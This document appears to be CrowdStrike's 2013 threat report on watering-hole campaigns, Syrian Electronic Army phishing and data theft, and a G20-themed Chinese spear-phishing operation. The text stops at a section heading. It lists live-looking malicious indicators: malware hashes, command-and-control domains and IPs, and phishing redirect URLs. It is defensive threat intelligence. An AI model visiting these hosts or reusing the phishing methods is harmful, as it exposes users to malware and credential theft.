CrowdStrike Global Threat Report

2013 YEAR IN REVIEW

CROWDSTRIKE

www.crowdstrike.com

CrowdStrike Global Threat Report
2013 YEAR IN REVIEW

Table of Contents:

INTRODUCTION **3**
Key Findings 4

2013 STRATEGIC WEB COMPROMISE ACTIVITY **5**
Council on Foreign Relations Campaign 5
U.S. Department of Labor Operation 6
Emissary Panda Activity 7
Advantages of SWC Tactics 7

NOTABLE ACTIVITY **8**
Deadeye Jackal 8
Data Exfiltration from Communications Platforms 9
Targeting of Third-Party Service Providers 10
Recent Credential Collection Activity 11
Numbered Panda G20 Campaign 13
Magic Kitten Iran Election-Related Targeting 15

KNOW YOUR ADVERSARY **16**
Energetic Bear 16
Emissary Panda 19
SWC Attacks 19
Kill Chain 20
Delivered Malware 20
Related Spear Phishing Activity 21
Chinese Nexus 21

LOOKING FORWARD **22**
Expected Trends for 2014 22
Targeting Around Major Events in 2014 22
Cyber Spillover from Regional Conflict 24
Increased Middle East/North Africa-Based Activity 26
Private Entities Acting on Behalf of Nation-States 27
Ecriminal Activity becomes more targeted 28
Hardware/Firmware Attacks 28

CONCLUSION **29**
CROWDSTRIKE INTELLIGENCE **30**
ABOUT CROWDSTRIKE **31**

CrowdStrike Global Threat Report
2013 YEAR IN REVIEW

Introduction:

CrowdStrike was founded with the core belief that, **"You don't have a malware problem, you have an adversary problem."** This axiom transcends any particular adversary motivation, or threat type; whether a common banking Trojan or a sophisticated cyber weapon, there is a human element at work.

Over the course of 2013, the CrowdStrike Intelligence Team tracked more than 50 different threat actor groups that had one thing in common: their activity was the work of human beings. Since the dawn of humanity, people have developed tools, and with tool development, there have been distinctive markings. Looking at artifacts from ancient civilizations, their tools had markings that provide evidence of how they were constructed, under what circumstances, and by whom.

Key Findings:

- More than 50 adversaries tracked by CrowdStrike in 2013
- Strategic Web Compromise (SWC) attacks became a favorite attack vector of targeted attack groups emanating from Russia and China
- Nationalistic activist group DEADEYE JACKAL was successful in developing new capabilities in support of their backing of Bashar al-Assad
- CrowdStrike tracked many campaigns such as the G20-themed spear phishing executed by the Chinese targeted intrusion group NUMBERED PANDA
- Iran-based actor designated MAGIC KITTEN targeted pro-democratic activists as a precursor to the May 2013 Iranian elections
- Russian actor ENERGETIC BEAR was very active against Western energy sector targets
- EMISSARY PANDA, a Chinese nexus intrusion group, targeted foreign embassies to deliver malware in a SWC campaign
- In 2014, it is expected that cyber targeting will increase
- Events expected to be leveraged in, or for, future attacks are the Olympics in Sochi, U.S. withdrawal from Afghanistan, the G20 summit, and the World Cup
- Spillover from regional conflicts, such as the Syrian civil war and Arab Spring-type events, may result in increased activity in unexpected areas such as Western media

Key Findings (cont'd):

- Middle eastern actors are increasing capabilities and operational tempo leveraging tools such as *njRat, Njw0rm,* and *Fallaga*

- North Korean winter training cycle may result in increased cyber activity to include destructive attacks against the Republic of Korea

- The barrier to entry for hardware-based attacks is becoming much cheaper, and it is expected that there will be a rise in the risk of such attacks

Like all manmade objects, electronic tools used in sophisticated cyber attacks have toolmarks left by their human creators. The CrowdStrike Intelligence Team watches for these toolmarks; they cannot be abstracted away by a compiler, or obfuscated out of the tools and weapons of the trade. By categorizing the tools, as well as the Tactics, Techniques, and Procedures (TTPs) leveraged by these adversaries, CrowdStrike seeks to connect the humans back to the fragments and artifacts of the tools they have left behind in the smoldering remains of compromised systems and enterprises.

This Global Threat Report is meant to serve as a review of 2013, and to highlight a few key adversaries that have been tracked by CrowdStrike. More importantly, the key differentiator between this report and the others like it is that we want to explore what is coming in the new year.

George Santayana is credited with having said, "Those who cannot remember the past are condemned to repeat it." Through retrospective analysis of what has happened historically and in the context of the past year, we can begin to derive some reasonable assertions about what may be expected in the coming year and be proactive.

Throughout this document, you will be introduced to various cyber actors involved in some of the most important, visible, or persistent activities over the last year. You will be introduced to the cryptonym system that CrowdStrike uses for adversary categorization. Some adversaries are tied directly to nation-state actors emanating out of China, Iran, India, North Korea, and Russia.

These nation-state-based adversaries have their own base cryptonym. For example, "Panda" is the umbrella term for all nation-state activity tied to the Peoples Republic of China. Non-nation-state-based adversaries were quite visible this year, and these groups are categorized by intentions. Activist groups like the Syrian Electronic Army (SEA) are categorized as "Jackal", which allows us to express both intent and motivation to our customers. Criminal groups are tracked under the "Spider" cryptonym. These groups are diverse and difficult to track, but they, too, leave human toolmarks in the binaries and tools they leverage to steal information and criminalize the Internet.


This report begins with a common and fairly popular technique leveraged in 2013, Strategic Web Compromise. We then discuss notable activity from the past year, which is categorized by the attributed group responsible. Following the notable activity, we present a section about the adversaries in general, where we focus on a Russia-based adversary that has targeted the energy and high-tech sectors very heavily, and a China-based actor that has created a niche of compromising embassy websites in order to create infection points for strategic web compromise.

Finally, we provide a section on what to expect in the next year, research that may impact security, events that have global visibility, and a discussion of cyber spillover from conflict areas around the globe.

2013 Strategic Web Compromise Activity

Strategic web compromise (SWC, a.k.a. "watering hole") is a tactic used by malicious actors to compromise and infect targets of interest when they visit industry-related websites. For example, if malicious actors are interested in a company in the aerospace sector, they may try to compromise the website of one of the company's vendors or the website of an aerospace industry-related conference. That website can become a vector to exploit and infect employees who visit it in order to gain a foothold in the intended target company.

This section discusses the significant SWC campaigns CrowdStrike observed during 2013.



COUNCIL ON FOREIGN RELATIONS CAMPAIGN

The year began with an investigation into SWC activity on the website for the well-known NGO, Council on Foreign Relations. This activity actually stretched back into December 2012. The campaign leveraged exploit code for the CVE-2012-4792 vulnerability in Internet Explorer. The compromised SWC page used HTML iframes or JavaScript to load malicious pages, usually news.html. Malicious code then triaged potential victims to see the language setting their browsers were configured with. Only those configured to U.S. English, Russian, Korean, Japanese, or Chinese would trigger the actual exploit code.

2013 Strategic Web Compromise Activity (cont'd)

A number of legitimate sites were compromised for use as SWCs during this campaign:

- The Council on Foreign Relations (cfr.com)
- Capstone Turbine (capstonturbine.com)
- Napteh Engineering & Development Company (naedco.com)
- DFG (instrumentenkasten.dfg.de)
- Uygur Haber Ajansi (uygurunsesi.com)
- Quick Fire (quick-fire.com)

Analysis of malware samples ultimately deployed from these various sites showed that multiple adversaries tracked by CrowdStrike were involved in this campaign.

TABLE 1. MALWARE DEPLOYED IN ATTACKS

SOURCE SITE	MD5 HASH	C2 INFRASTRUCTURE
capstoneturbine.com	1240fbbabd76110a8fc29803e0c3ccfb	citrix.vipreclod.com
capstoneturbine.com	61fe6f4cb2c54511f0804b1417ab3bd2	web.vipreclod.com
cfr.org	a2e119106c38e09d2202e2a33e64adc9	provide.yourtrap.com
instrumentenkasten.dfg.de	33540b653f786ffc6efc7d46f7fcaa55	d.wt.ikwb.com (VIOLIN PANDA)
naedco.com	19ada077483b222045ba2dcbb7c85cc3	update1.mysql.net (SABRE PANDA) updatedns.ServeUser.com
uygurunsesi.com	8a118fa0183b088cba538e7245652625	www.gmalio.com www.yahcoo.net
quick-fire.com	063ce80ba63fa5e1a924a32974c4f10d ca4033b4e554ca35e0fe80831e30e7dd	www.mito-soft.co.jp/index.php
173.224.221.166	7243dc44387bb37e5da9b85c34a734db	mail-news.eicp.net ras-ru.oicp.net mail-ru.3322.org
114.142.147.53	7680178c11045bec47d232133e6fcde8	98.126.9.34
get.adobe-server.com	f20e667cf3f093b4cfe83ed719d30728	support.ayuisyahooapis.com (WET PANDA)

As the table to the left illustrates, CrowdStrike identified three distinct adversaries active during this campaign, all deploying different malware: VIOLIN PANDA (Poison Ivy), SABRE PANDA (9002), and WET PANDA (PlugX).

In March 2013, VIOLIN PANDA employed similar exploit code in another SWC operation, this time using a website owned by Harvard University. In this instance, the Harvard website was being used to host exploit code with a number of SWC sites concerning military/international relations and human rights in the Far East redirecting to it.

Once exploited, victim machines were infected with a *Poison Ivy* Remote Access Tool (RAT) variant that called out to a known VIOLIN PANDA Command-and-Control (C2) domain *(dd.tc.ikwb.com)*. The C2 domain in this Harvard operation was very similar to a domain observed during CFR campaign *(d.wt.ikwb.com)*, and both resolved to IPs within the same netblock. Further analysis showed that VIOLIN PANDA reused the same exploit framework during the CFR campaign and the Harvard operation, as the exploit files in both instances had the same names: logo1229.swf, DOITYOUR01.txt, and DOITYOUR02.html.

U.S. DEPARTMENT OF LABOR OPERATION

The third significant SWC event occurred around 30 April 2013, when CrowdStrike Intelligence was alerted to a possible ongoing SWC incident affecting a website run by the U.S. Department of Labor, with information on workers' compensation for those possibly exposed to uranium. Visitors to the site were directed to pull down malicious code from attacker-owned infrastructure at *dol.ns01.us.* This code fingerprinted potential victims to see what kind of browser plugins were in use and what anti-virus software was running, and also to determine the visitor's operating system. Victims of interest received exploit code for CVE-2013-1347 and were ultimately infected with Poison Ivy malware connecting to a C2 server at *microsoftupdate.ns1.name.*

Intelligence collected by CrowdStrike identified potential victims in 37 different countries. Based on the choice of the SWC site, it is likely that the attacker was interested in entities in the government, energy, and extractive sectors. Some public reporting linked this activity to the adversary known to CrowdStrike as DEEP PANDA, but CrowdStrike Intelligence was never able to confirm this connection and has considerable doubt as to the accuracy of this assertion.

EMISSARY PANDA ACTIVITY

The next significant SWC activity observed by CrowdStrike Intelligence occurred several months after the Department of Labor incident and was carried out by an adversary known as EMISSARY PANDA. First indications of this campaign were observed in mid-September 2013, when a malicious Microsoft Word document was reportedly hosted on the website of a Spain-based defense manufacturer, *Amper.* Victims attempting to download the document were ultimately infected with PlugX malware connecting to a C2 server at *www.trendmicro-update.org.*

Two weeks after the Amper incident, another SWC was discovered on the website for the Russian Federation's embassy in the United States. This time, the SWC used malicious JavaScript injected into the website to redirect all visitors to attacker-owned infrastructure at *news.trendmicro-update.org.* CrowdStrike never confirmed the ultimate payload of in this incident, but sources within the security community reported it was PlugX. The use of the SWC tactic, similar C2 domain, and reported use of PlugX indicated that EMISSARY PANDA was also responsible for this incident.

Over the next two months, CrowdStrike observed multiple additional EMISSARY PANDA SWC operations using a number of compromised sites. This activity is discussed more below in the *Know Your Adversary section* (page 16).

ADVANTAGES OF SWC TACTICS

To conduct an SWC, attackers still have to clear the first hurdle of compromising and weaponizing a legitimate website, but once that is done, there are advantages to using an SWC attack over spear phishing. One is that as security awareness increases, potential victims are becoming attuned to look for spear phishing emails, and if they recognize them, they can thwart attackers at the outset. That is not the case with SWC operations because, unless targets have technical countermeasures in place to detect the SWC or prevent exploitation, there is no visible sign that malicious activity is occurring. A second, related advantage is that SWC is difficult to mitigate using solutions such as email filtering, which attempts to filter spear phishing emails from being delivered to the intended victim.

Another potential advantage is that adversaries can lower the risk to their operational security through SWCs. Spear phishing emails typically contain more indicators that facilitate adversary attribution, such as the email addresses they are sent from or the content of the email itself. With SWC operations, those indicators are limited, and thus can stymie attribution efforts.


Spear phishing is still the most common delivery mechanism for targeted intrusion operations; however, the frequency of SWC operations is increasing. CrowdStrike believes that this tactic will remain popular among targeted intrusion adversaries, and its use will likely continue to increase in frequency.

Notable Activity:

DEADEYE JACKAL, also commonly known as the Syrian Electronic Army (SEA), was a particularly active adversary in the second half of 2013. Intelligence collected by CrowdStrike suggests that the group formed in May 2011, and the initial activity conducted by this actor revolved around Facebook spamming and other disruptive attacks. In September of 2011, this actor added website defacements to their repertoire, and for more than a year, they embarked on a campaign to slant messaging around the Syrian conflict to be pro-Assad and to limit anti-regime sentiments.

In February of 2013, DEADEYE JACKAL began a series of attacks leveraging social engineering to compromise and take over the social network accounts of prominent news organizations. One significant operation occurred on 23 April 2013, when the adversary took over the Twitter account of the *Associated Press* (AP) and sent out a message stating that the White House had been attacked and President Obama was injured. The White House released a statement correcting the report within minutes, but during that time the Dow Jones dropped more than 150 points.

In July 2013, in another departure from previous tactics, DEADEYE JACKAL initiated a number of attacks against communication technology companies and third-party service providers of major media outlets. These attacks resulted in data exfiltration and disruption of social media and web properties. Recently, since September 2013, DEADEYE JACKAL has been engaged in sustained spear phishing campaigns with the purpose of credential collection from U.S.-based media outlets and government entities.



Above image Representing the Severe Drop in the Dow Jones Following DEADEYE JACKAL Fake Posts on Hacked AP Twitter Account

Notable Activity (cont'd)

DATA EXFILTRATION FROM COMMUNICATIONS PLATFORMS

In July 2013, DEADEYE JACKAL conducted three successful network attacks against communication applications during which they exfiltrated databases containing user information. The first of these attacks occurred against the communication application company, *Truecaller*. *Truecaller* is a global telephone directory that incorporates crowdsourcing to aggregate data about telephone numbers and with whom they are associated.

On 16 July 2013, DEADEYE JACKAL posted that they had compromised the database host of Truecaller.com. DEADEYE JACKAL posted images from the database and made a statement to Truecaller via Twitter saying, "Sorry @Truecaller, we needed your database, thank you for it." Truecaller publicly confirmed the compromise and explained that phishing was a part of the attack.

	tel_00	country_code	FN	country_code_name
Edit Inline Edit Copy Delete	852800521	852	[redacted] ØşÙ_ØµÙŠÙ†	HK
Edit Inline Edit Copy Delete	852800880	852		HK
Edit Inline Edit Copy Delete	855924842	855	[redacted]	KH
Edit Inline Edit Copy Delete	861095510	86		CN
Edit Inline Edit Copy Delete	904440333	90	[redacted]	TR

Screenshot of Truecaller Database Shared by DEADEYE JACKAL on Their Twitter Account (names redacted)

On 19 July 2013, the group announced that it compromised and exfiltrated data from the network of a company called TangoME, Inc., whose application Tango is a voice and messaging communication platform. It is possible that Tango was chosen as a target because of a belief that Syrian oppositional groups were using the application to coordinate protests and attacks against pro-regime forces. Tango publicly confirmed the compromise on 20 July 2013 via Twitter, and it was determined that the attackers gained entry through spear phishing employees. DEADEYE JACKAL also stated "much of the information" they downloaded would be delivered to the Syrian government.

On 23 July 2013, the third entity targeted was the mobile voice and messaging company, Viber Media, Inc. The Viber application provides Voice Over IP (VOIP), as well as sharing of text, video, and pictures (in October 2013, Viber was banned in Sindh province of Pakistan). Just as with Tango, it is possible that Viber was chosen based on a belief that Syrian oppositional groups were using the communication platform.

Viber confirmed the attack and claimed it only allowed access to two minor systems: a customer support panel and a support administration system. While any stolen information may not have been a similar large-scale user database, as the group claimed to have acquired in the other two compromises, DEADEYE JACKAL did claim that some back-ups of

Notable Activity (cont'd)

information were successfully downloaded. Viber did not report technical details of the attack, except in a public statement the company explained that it was the result of a targeted phishing attack against one of their employees.

The change in TTPs by DEADEYE JACKAL targeting communications platforms and databases is not believed to have continued following these attacks. This could be viewed as a temporary demonstration of capabilities; it is also plausible that these attacks were conducted at the direction of an outside entity that would have interest in communication platform databases, such as the Syrian government.

TARGETING OF THIRD-PARTY SERVICE PROVIDERS

During the summer of 2013, DEADEYE JACKAL modified its TTPs to include targeting third-party service providers, likely to increase the efficacy of its attacks. From the time it modified its TTPs, the targeting of third-party service providers was fairly consistent through the end of the year.

There were two attacks that had significant impacts on multiple major U.S. media outlets. The first occurred on 14 August 2013, when DEADEYE JACKAL compromised *Outbrain*, a third-party content publishing service. The company admitted the operation included a spear phishing attack and publicly provided details of the incident, revealing that the phishing email was sent to all employees and appeared to be sent by Outbrain's CEO. The phishing email redirected employees to a link where a login was required to proceed further, effectively allowing DEADEYE JACKAL to harvest account credentials. These compromised credentials were used to change recommended content on four published content streams and to redirect components of the websites of *The Washington Post, CNN,* and *Time* to the adversary's own website.

The second such attack occurred on 27 August 2013, when DEADEYE JACKAL compromised a reseller of *Melbourne IT,* a DNS provider. The attack ultimately targeted T*he New York Times, The Washington Post, the Financial Times, NPR, twimg.com* (Twitter's image domain), and Twitter feeds for *Reuters, AP,* and *BBC Weather,* resulting in *The New York Times'* website being inaccessible for a period of time.

DEADEYE JACKAL publicized that they hacked Melbourne IT's blog site, implying that the adversary had access to not only the reseller, but also Melbourne IT's networks; however, Melbourne IT reported that their networks were not compromised, and that the attack had been conducted by the successful phishing of an employee of one of their resellers.

OTHER SIMILAR COMPROMISES OCCURRED DURING THE PERIOD FROM AUGUST TO OCTOBER 2013:

- 13 August 2013, DEADEYE JACKAL hacked *SocialFlow,* a social media marketing company. The company publicly confirmed the attack and further detailed the use of spear phishing against its employees in the attack.
- 10 September 2013, DEADEYE JACKAL conducted an attack against the social media marketing company *HooteSuite,* which provides services for Fox TV. There were indications that HooteSuite was compromised during the same time period as SocialFlow, however no other details could be confirmed.
- On 19 October 2013, DEADEYE JACKAL again conducted an attack against the "mail domain system of the state of Qatar". A list of compromised domains with links to archived mirrors of the victim's domains accompanied the announcement on their website. The following domains were listed as victims: *google.com.qa, diwan.com.qa, mofa.gov.qa, moi.gov.qa, vodafone.qa, ooredoo.qa, qe.com.qa, facebook.qa, qaf.mil.qa, mozabintnasser.qa, qnb.com.qa, and Aljazeera.net.qa.*

Notable Activity (cont'd)

RECENT CREDENTIAL COLLECTION ACTIVITY

In October 2013, CrowdStrike Intelligence became aware of a DEADEYE JACKAL spear phishing campaign for the purpose of credential collection. This was the first indication that DEADEYE JACKAL was using its victims' infrastructure to support its ongoing operations.

Spear phish emails appeared to come from individuals at Saudi Arabia's Ministry of Foreign Affairs, media organizations *(NBC and Tribune Company),* and a company that provides email and other messaging services to the U.S. government *(GovDelivery).*

The bodies of the emails contained only a link. Those observed links were as follows:


- https://www.mofa.gov.sa/Pages/Press/2013-10-press.aspx
- http://edition.cnn.com/2013/10/03/politic/us-gov/index.html?iid=article_sidebar
- http://www.bbc.co.uk/news/uk-53121717

However, when clicking on the above links, users were redirected to other hidden links:

- http://dev.globalpost.com/sites/default/files/trib.php1
- http://www.kulalars.com/smh.php

The content and phish were likely dictated by which organization the emails were sent to: Tribune Company, U.S. House of Representatives, or GovDelivery. Users clicked on what appeared to be a link to a news story, but the actual link went to a *dev.globalpost.com* URL, which immediately redirected users to spoofed webmail login pages.

CrowdStrike Intelligence believes this campaign to be attributable to DEADEYE JACKAL due to the use of the *dev.globalpost.com* URLs. On 30 September 2013, DEADEYE JACKAL claimed to have hacked both the Twitter account




Screenshot of GlobalPost Control Panel Showing Compromised URL dev.globalpost.com Provided by DEADEYE JACKAL via Their Twitter Account

DEADEYE JACKAL continued to use the tactic of distributing spear phishing emails containing links to current event and news articles throughout 2013. When targeted victims attempt to visit the article, they are redirected to a fake email login page, where they often enter their login credentials.

In November 2013, DEADEYE JACKAL announced that they had hacked the website of *Vice.com*. This attack provided visibility into how DEADEYE JACKAL had been using resources from the victim to supplement further attacks, namely the stolen email accounts of employees from *Vice.com.* DEADEYE JACKAL's motivations for this hack began long before November, though, in late summer 2013. On 28 August 2013, Vice.com published an article asserting that DEADEYE JACKAL member *Th3 Pr0*'s real name is Hatem Deeb, due to a combination of that name and the email address used by *Th3 Pr0 (Admin(at)ThePro.sy)* observed with a credit card number within the rental details for DEADEYE JACKAL's Virtual Private Server (VPS) for their website at

Notable Activity (cont'd)

one time. Within days, DEADEYE JACKAL member *Th3 Pr0* contacted the website and denied the attribution.
On 8 November 2013, DEADEYE JACKAL announced on their Twitter account that they had hacked Vice.com, and stated the reason for the hack was because of the inaccurate article from August. On 9 November 2013, DEADEYE JACKAL posted an image on Twitter confirming that they had access to *Vice.com* email accounts. The image was an email being forwarded by Alex Miller, Editor in Chief of Vice UK, once he had received information that DEADEYE JACKAL was using the company's email mailing list to disseminate propaganda.



Screenshot of Vice.com Forwarded Email Provided by DEADEYE JACKAL on Their Twitter Account

In November 2013, CrowdStrike learned that DEADEYE JACKAL was using stolen email addresses in early November 2013 to conduct spear phishing operations targeting individuals in media and government organizations. The spear phish messages spoofed the email addresses of Vice employees and contained malicious links in the body of the email disguised as legitimate links to YouTube. The timeframe of this attack coincides with the intrusion of *Vice.com* by DEADEYE JACKAL on or before 9 November 2013.

Given the observed development of DEADEYE JACKAL since May 2011, from Facebook spamming to account takeover to data exfiltration and then to more efficient targeting against third-party service providers of victims, it is quite plausible that this adversary would use the infrastructure of their previously compromised victims as a resource to support ongoing campaigns.

Notable Activity (cont'd)

NUMBERED PANDA G20 CAMPAIGN

Targeted intrusion operators will often leverage current/upcoming events in their operations as a way to deceive potential victims. For example, if there is a major conference occurring that pertains to an industry of interest to the attackers, they might use that as a theme in a spear phishing campaign. Alternatively, as mentioned above, they could compromise the website devoted to that conference and use it as an SWC. Potential victims will be much more likely to be deceived if the information they are confronted with is of specific interest to them. A prime example of using current/upcoming events is the G20-themed campaign carried out by NUMBERED PANDA.

In July 2013, CrowdStrike Intelligence began looking into a spear phishing campaign that was using 2013's G20 Summit as a theme. This campaign began a few weeks before the summit took place in St. Petersburg, Russia, in early September 2013. The spear phish emails contained malicious attachments that appeared to be documents pertaining to G20 topics.

Above is the cover from one of the malicious lures used in the campaign. The original document came from the Global Partnership for Financial Inclusion, which is an entity stemming from the 2010 G20 Summit in Seoul, South Korea. The original document is available on the organization's website, and its content serves as an enticing lure for individuals at a number of interesting organizations with interests in G20-related matters. Additionally, a number of other publicly available documents from other organizations were also used as spear phishing lures during this campaign[1].

[1] It is important to note that the use of a publicly available document from a particular organization as a lure is not evidence of a compromise of that organization's network; it simply means that the malicious actors found a relevant, open-source document that they could repurpose for intrusion operations. This is a common tactic used by targeted intrusion adversaries.

Notable Activity (cont'd)

When victims opened up these lures, they were presented with the original document in an attempt to deceive them into believing the attachment was legitimate. In addition to showing the benign document, the malicious attachments also infected victim machines with what CrowdStrike refers to as *ShowNews* malware.[2] Samples of this malware initially analyzed were seen calling out to a C2 server at *yahooserv.ns01.us*. While this particular domain had not been observed before, subsequent analysis revealed that it had significant IP address overlap with known NUMBERED PANDA domains, supporting the belief that this was the adversary responsible.

The *ShowNews* malware has a limited command set allowing it to conduct basic reconnaissance of victim machines and record keystrokes entered by the victim.

The primary purpose for this implant is to establish a foothold in a victim network and allow for further exploitation and lateral movement.

Subsequent activity after successful compromise by this actor came in the form of another RAT referred to as *3001*.[3] This malware has a more complete command set consistent with many RATs used in targeted intrusion activity: downloading/uploading/executing files, remote shell, and self-deletion. One interesting aspect of the 3001 files analyzed from this campaign is that they did not contain persistence mechanisms. This means that the malware cannot maintain its presence across victim system reboots. The absence of a persistence mechanism allows the adversary to maintain a lower profile, but it is also inconvenient because the RAT would need to be reinstalled every time the victim machine restarts.

The G20 campaign highlighted the tactic of using upcoming events as themes in targeted intrusion campaigns, but it also highlighted new tactics from the NUMBERED PANDA adversary. *The ShowNews* malware was an updated variant of NUMBERED PANDA malware more commonly known as *Ixeshe*. The 3001 malware was not malware that CrowdStrike had previously observed being used by this adversary either. Interestingly, absent from this campaign was the infamous NUMBERED PANDA tactic of using port calculation algorithms during initiation of malware communications.

The change in TTPs exhibited during this campaign could be an indication of the effect that public reporting has had on adversary operations. In early 2013, *The New York Times* reported that NUMBERED PANDA infiltrated its network. This report received significant attention from those in the security community and from the general public. Although there was not a wholesale change in NUMBERED PANDA's TTPs, the fact that the adversary introduced changes in the months following public reporting on one of its operations is an indication of the effect pubic disclosure can have.

[2] This name is derived from mutexes in the campaign that contained the word "ShowNews".
[3] This name is derived from the first four bytes in its initial C2 communications.

Notable Activity (cont'd)

MAGIC KITTEN IRAN ELECTION-RELATED TARGETING

